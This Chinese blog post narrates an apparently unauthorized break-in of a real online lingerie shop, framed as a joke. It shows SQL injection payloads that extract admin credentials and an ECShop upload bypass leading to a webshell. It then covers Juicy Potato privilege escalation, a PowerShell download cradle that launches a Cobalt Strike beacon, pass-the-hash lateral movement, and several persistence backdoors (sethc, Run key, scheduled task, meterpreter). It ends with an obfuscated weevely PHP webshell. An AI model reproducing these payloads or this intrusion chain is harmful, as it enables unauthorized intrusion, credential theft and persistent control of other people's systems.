

# 记一次内衣渗透测试

原创一寸一叶 HACK学习呀

2020-11-08原文

文章很水，被学校强迫去上syb创业指导课，同桌上课难耐，人多又不敢去p站看考研视频，只能逛逛这些nei衣店缓冲一下，于是就有了下文

## 0x01 SQL注入



这站真大，不对，这站真圆.php的站随便随便一测

o?id=210 and extractvalue(1,concat(0x7e,user(),0x7e,database())) --+

MySQL Query Error ) [1] => Array ( [sql] => select price\_thru from webpos where id=210 and  
[2] => Array ( [error] => XPATH syntax error: '~root@localhost' ) [3] => Array ( [errno] => 1105 ) )

一枚注入

,(select user\_name from admin limit 1,1),0x7e))%20#

MySQL Query Error ) [1] => Array ( [sql] => select price\_thru from webpos where id=210 and extractvalue(1,concat(0x7e,(select  
aid=0 and areaid\_rate=1 ) [2] => Array ( [error] => XPATH syntax error: '~admin~' ) [3] => Array ( [errno] => 1105 ) )


QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI  
d%20extractvalue(1,concat(0x7e,substring((select password from admin limit 1,1),30,35),0x7e))%20#

essage] => MySQL Query Error ) [1] => Array ( [sql] => select price\_thru from webpos where id=210 and extractvalue(1,concat(0x7e,  
ice\_type='favourable\_price' and areaid=0 and areaid\_rate=1 ) [2] => Array ( [error] => XPATH syntax error: '~EBF~' ) [3] => Array ( [errno] => 1105 ) )

因为只能读取32位所以使用substring分开读取

https://aaaa.com/1.php?id=210%20and%20extractvalue(1,concat(0x7e,(select password from admin limit 1,1),0x7e))%20#

https://aaaa.com/1.php?id=210%20and%20extractvalue(1,concat(0x7e,substring((select password from admin limit 1,1),30,35),0x7e))%20#



舒服了，这下可以给光明正大的进去选内衣了

## 0x02 拿shell

看看robots.txt

```
User-agent: *  
Disallow: /admin/
```

inurl:a.com admin

进入后台发现是ECSHOP 这里原本是file改为image绕过

```
0032290831520038243030419173  
name="image"; filename="style.php"  
-stream
```

```
0032290831520038243030419173  
name="file_url"
```

```
0032290831520038243030419173  
name="FCKeditor1"
```

```
0032290831520038243030419173
```

```
<h1>  
<span class="action-span1"><a href="index.php?act=admin">ECSHOP 管理中心</a>  
- 系统信息 </span>  
<div style="clear: both"></div>  
  
</h1><div class="list-div">  
<div style="background: #FFF; padding: 20px 50px; margin: 2px;">  
<table align="center" width="400">  
<tr>  
<td width="50" valign="top">  
  
</td>  
<td style="font-size: 14px; font-weight: bold">文章已经添加成功</td>  
</tr>
```

似乎不行被重置了

这里发现可以执行sql语句而且存在绝对路径泄露



ok下面就好说了，写入一句话

yle21.php?pop3=phpinfo());

## PHP Version 5.4.13

System	Windows NT QUINSERVER 6.2 build 9200 (Unknown Windows version Datacenter Edition) i586
Build Date	Mar 15 2013 02:02:32
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debuq-pack" "--disable-

HACK学习呀

## 0x03 提权

```
C:\inetpub\wwwroot\icmarts\mobile> whoami
nt authority\iusr
```

HACK学习呀

权限有点小低

```
C:\inetpub\wwwroot\icmarts\mobile> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name: Microsoft Windows Server 2012 R2 Datacenter
OS Version: 6.3.9600 N/A Build 9600
```

HACK学习呀

存在mysql也没其他可以利用的

```
C:\inetpub\wwwroot\icmarts\mobile> type ha.txt
Name Version
IIS URL Rewrite Module 2 7.2.1980
Microsoft Visual Studio 2015 VsGraphics Helper Dependencies 14.0.25424
MySQL Connector J 5.1.27
Microsoft Visual Studio 2015 Update 3 Performance Collection Tools - ENU 14.0.25424
Microsoft Visual Studio 2015 Update 3 Performance Collection Tools 14.0.25424
iisnode for iis 7.x (x64) full 0.2.21.0
Microsoft ASP.NET MVC 3 3.0.50813.0
MySQL Utilities 1.3.5
Microsoft Visual C++ 2015 x64 Minimum Runtime - 14.0.24210 14.0.24210
Microsoft Visual Studio 2015 Update 3 Diagnostic Tools - x86 14.0.25424
Windows Software Development Kit for Windows Store Apps DirectX x86 Remote 8.100.25984
Microsoft Report Viewer 2012 ??? 11.1.2802.11
Microsoft Visual Studio 2015 Update 3 Diagnostic Tools - amd64 14.0.25424
Microsoft System CLR Types for SQL Server 2012 (x64) 11.0.2100.60
Microsoft Web Platform Installer 5.0 5.0.50430.0
Microsoft Visual Studio 2015 Update 3 Remote Debugger 14.0.25424
Windows Software Development Kit DirectX x86 Remote 8.100.25984
Microsoft Visual C++ 2015 x64 Additional Runtime - 14.0.24210 14.0.24210
Microsoft Report Viewer 2015 ??? 12.0.2402.15
MySQL Connector C++ 1.1.3 1.1.3
MySQL Notifier 1.1.4 1.1.4
Microsoft Visual Studio Production Diagnostics Instrumentation Engine (x64) 2.0.23.0
Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030 11.0.61030
Microsoft System CLR Types for SQL Server 2014 12.0.2402.11
Node.js 8.9.4
MySQL Connector/C 6.1
MySQL Workbench 6.0 CE
Google Update Helper 1.3.36.31
```

HACK学习呀

尝试mysql提权

```
1 $db_name = "test";
2
3 // database username
4 $db_user = "root";
5
6 // database password
7 $db_pass = "123456789";
8 //$db_pass = "";
9 // table prefix
10 $prefix = "ecs_";
11
12 $timezone = "UTC";
13
14 $cookie_path = "/";
15
16 $cookie_domain = "";
```

HACK学习呀

```
1 select @@secure_file_priv;
```

执行结果

导出

@@secure\_file\_priv

HACK学习呀

除了目录不能上传其他条件都满足所以当我没说，上cs,powershell上线

external	internal	user	computer
10.0.0.5	IUSR		

提权这里使用Juicy Potato 具体可以参考三好学生文章  
选择想要的任何CLSID,链接

```
beacon> shell style.exe -p 'whoami' -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
[*] Tasked beacon to run: style.exe -p 'whoami' -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
[+] host called home, sent: 94 bytes
[+] received output:
JuicyPotato modified by skyer v0.1

[+] Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 8110
.....
[+] Auth result 0
[+] CLSID:{e60687f7-01a1-40aa-86ac-db1cbf673334}: Privilege:NT AUTHORITY\SYSTEM
[+] Launching server {e60687f7-01a1-40aa-86ac-db1cbf673334} s 6466
[+] SeImpersonate enabled!
[+] CommandThread launched!
[+] CreateProcessWithTokenW OK
[+] Waiting command server...
[*] Trying connect server {e60687f7-01a1-40aa-86ac-db1cbf673334}
[+] Command server connected!

=====
nt authority\system
=====
```



然后我们在以system权限执行powershell

```
shell style.exe -p "powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('powershell 地址 '))\" -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
```

这里面的双引号记得转义

external	internal	user	computer
10.0.0.5	10.0.0.5	SYSTEM *	10.0.0.5
10.0.0.5	10.0.0.5	IUSR	10.0.0.5



## 0x04 横向渗透

```

beacon> shell C:\Windows\Temp\nbt.exe 10.0.0.1/24
[*] Tasked beacon to run: C:\Windows\Temp\nbt.exe 10.0.0.1/24
[+] host called home, sent: 66 bytes
[+] received output:
10.0.0.4      WORKGROUP\W...  SHARING
10.0.0.5      WORKGROUP\W...  SHARING
10.0.0.6      WORKGROUP\W...  SHARING
10.0.0.7      WORKGROUP\W...  SHARING
10.0.0.9      WORKGROUP\DEMO-WE2  SHARING
10.0.0.11     WORKGROUP\W...  SHARING
10.0.0.12     WORKGROUP\W...  SHARING
10.0.0.13     WORKGROUP\W...  SHARING
*timeout (normal end of scan)

```

为工作组环境，扫出来0.9也是一台web这里hash传递直接拿下，继续抓hash，目前有如下账户 wiseadmin shopaccount mysql wiseadmin filetransfer demoadmin WDAGUtilityAccount

平平无奇hash传递--

```

initial beacon from wiseadmin *@10.0.0.9 (DEMO-WEB2)
initial beacon from wiseadmin *@10.0.0.7 (WISEDB)

```

一个应该是web的一个demo，然后0.7可能是数据库服务器

都是admin权限了如果想要获取system的话可以使用SelectMyParent，其实也就是j把新进程当中system进程的子进程，这里就用cs的马，先查看winlogon.exe的pid

可以看到这里为500

```

beacon> shell tasklist /v | findstr "winlogon.exe"
[*] Tasked beacon to run: tasklist /v | findstr "winlogon.exe"
[+] host called home, sent: 67 bytes
[+] received output:
winlogon.exe      500 Console      1      5,752 K Unknown      NT AUTHORITY\SYSTEM

```

然后把我们的system.exe上传，执行shell SelectMyParent.exe system.exe 500


```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 53 bytes
[+] received output:
nt authority\system
```

这步操作其实就是凑点字数，哈哈哈哈哈

## 0x05 权限维持

这里就拿本机测试了

粘滞键后门 在windows上连续按5次“Shift”，就可以调出粘滞键



粘滞键指的是电脑使用中的一种快捷键，专为同时按下两个或多个键有困难的人而设计的。粘滞键的主要功能是方便Shift等键的组合使用。粘滞键可以先按一个键位（如shift），再按另一键位，而不是同时按下两个键位，方便某些因身体原因而无法同时按下多键的人。一般的电脑连按五次shift会出现粘滞键提示

使用如下命令



```
cd windows\system32move sethc.exe sethc.exe.bakcopy cmd.exe sethc.exe
```



```
C:\Windows\System32>move sethc.exe sethc.exe.bak
拒绝访问。
移动了 0 个文件。
```

HACK学习呀

如果目标机是 winvista 以上的，即 winvista 以后出的系统，修改 sethc 会提示需要 trustedinstaller 权限，所以想要继续，那就需要修改所有者为 Administrator，并修改其权限：



对象名称: C:\Windows\System32\sethc.exe

当前所有者(C):

TrustedInstaller

将所有者更改为(O):


名称

Administrator

Administrators (STU1\Administrators)

HACK学习呀

然后修改为完全控制




```
C:\>cd Windows\System32

C:\Windows\System32>move sethc.exe sethc.exe.bak
移动了 1 个文件。


C:\Windows\System32>copy cmd.exe sethc.exe
已复制 1 个文件。

C:\Windows\System32>
```

现在我们连续按下5次shift就弹出一个system权限的cmd



注册表注入后门  
在普通用户权限下，攻击者将会需要执行的后门程序或者脚本路径写到注册表  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
键值可以任意设置，或者直接执行如下命令添加启动项 REG ADD  
"HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"  
/v test /t REG\_SZ /d "C:\shell.exe" 当管理员重新登录系统时，就会执行后门程序



计划任务后门

命令:schtasks /Create /tn Updater /tr c:\shell.exe /sc hourly  
/mo 1

以上的命令会在每小时执行一次shell.exe，在win7及以下的系统使用at命令  
代替schtasks

meterpreter后门

meterpreter > run persistence -U -i 5 -p 1234 -r 192.168.220.128  
-A

自动启动一个匹配的

`exploit / multi / handler`来连接到代理 `-L`

如果未使用`%TEMP%`，则在目标主机中写入有效负载的位置。

`-P` 有效负载使用，默认为`windows / meterpreter / reverse_tcp`。

`-S` 作为服务自动启动该木马（具有`SYSTEM`权限）

`-T` 要使用的备用可执行模板

`-U` 用户登录时自动启动该木马

`-X` 系统引导时自动启动该木马


`-h` 这个帮助菜单

`-i` 每次连接尝试之间的时间间隔（秒）

`-p` 运行Metasploit的系统正在侦听的端口

`-r` 运行Metasploit监听连接的系统的IP

缺点是容易被杀毒软件查杀，然后它就在目标机新建一个`vbs`文件，然后每次自动启动他



web后门的话可以使用weevely 这里生成一个`shell.php`来测试

```
root@kali:~# weevely generate shell /root/shell.php
Generated '/root/shell.php' with password 'shell' of 755 byte size.
root@kali:~#
```

```
admin.html x shell.php x chagePwd.html x changpwd.php x
<?php
$D=' $Gvk="2591Gvc98b";$kGvh="70Gv119fGvGve62489
$C=' ($j=0;(Gv$j<$c&&$i<$l)Gv;$jGv++, $i+Gv+){$o
$O=' GvGvGvval(@gzuncompresGvs(@Gvx(@baseGv64Gv_
$F='hGv("/$Gvkh(.+Gv)$kfGv/",@GvGvfile_get_con
$Y=';functGvion Gvx(Gv$t,$k){$Gvc=strleGvnGv($l
$W='endGv_cGvlean());$r=Gv@basGvGve64_encodeGv(
$G=str_replace('tE','','crtEeattEtEe_futEntEctt
$P=str_replace('Gv','','$D.$Y.$C.$F.$O.$W);
$U=$G('',$P);$U();
?>
```

HACK学习呀

将文件放入服务器目录下，然后执行

[weevely http://192.168.220.1/shell.php](http://192.168.220.1/shell.php)

shell 可以help查看帮助

audit.etcpasswd | 枚举/etc/passwd

audit.userfiles | 列举用户/home下具有权限的文件

audit.mapwebfiles | 枚举任意Web站点的URL链接

shell.php | 编写php文件

shell.sh | 编写系统脚本

system.info | 收集系统信息

find.suidsgid | 查找SUID / SGID文件和目录

find.perms | 查找权限可读/写/可执行文件和目录

backdoor.tcp | TCP端口后门

backdoor.reversetcp | 反弹TCP连接

bruteforce.sql | 爆破指定数据库用户名密码

bruteforce.sqlusers | 爆破所有数据库用户密码

file.upload | 上传本地文件

file.upload2web | 上传二进制/ ASCII文件至目标站点文件夹并枚举URL

file.enum | 在本地词表的书面枚举远程文件

file.read | 读文件

file.rm | 删除文件

file.check | 检查远程文件的状态（md5值，大小，权限等）

file.download | 下载远程二进制/ ASCII文件到本地

sql.console | 启动SQL控制台

sql.dump | 备份数据库，即脱库

net.scan | 端口扫描

net.phpproxy | 安装远程php代理

net.ifaces | 显示远程主机网络接口信息

net.proxy | 安装隧道通信代理

执行一些windows命令

```
WIN-OLP33K7C8AP:G:\phpstudy\PHPTutorial\WWW $ whoami
win-olp33k7c8ap\administrator
WIN-OLP33K7C8AP:G:\phpstudy\PHPTutorial\WWW $ a
```

执行自带命令

```
WIN-OLP33K7C8AP:G:\phpstudy\PHPTutorial\WWW $ net_scan 192.168.220.1 80
[-][scan] Scanning addresses 192.168.220.1-192.168.220.1:80-80
+-----+
| 192.168.220.1:80 |
+-----+
WIN-OLP33K7C8AP:G:\phpstudy\PHPTutorial\WWW $ net_scan 192.168.220.1 82
[-][scan] Scanning addresses 192.168.220.1-192.168.220.1:82-82
++
++
```

```
WIN-0LP33K7C8AP:G:\phpstudy\PHPTutorial\WWW $ system_info
+-----+-----+-----+
| client_ip | 192.168.220.128 |
| max_execution_time | 30 |
| script | /shell.php |
| open_basedir | |
```

文档 下载 音乐

HACK学习呀



2020年性价比最高安全课程


# 报名线上学习

从零开始学习白帽黑客

HACK学习呀

点赞 在看 转发

原创投稿作者：一寸一叶



精选留言

---

用户设置不下载评论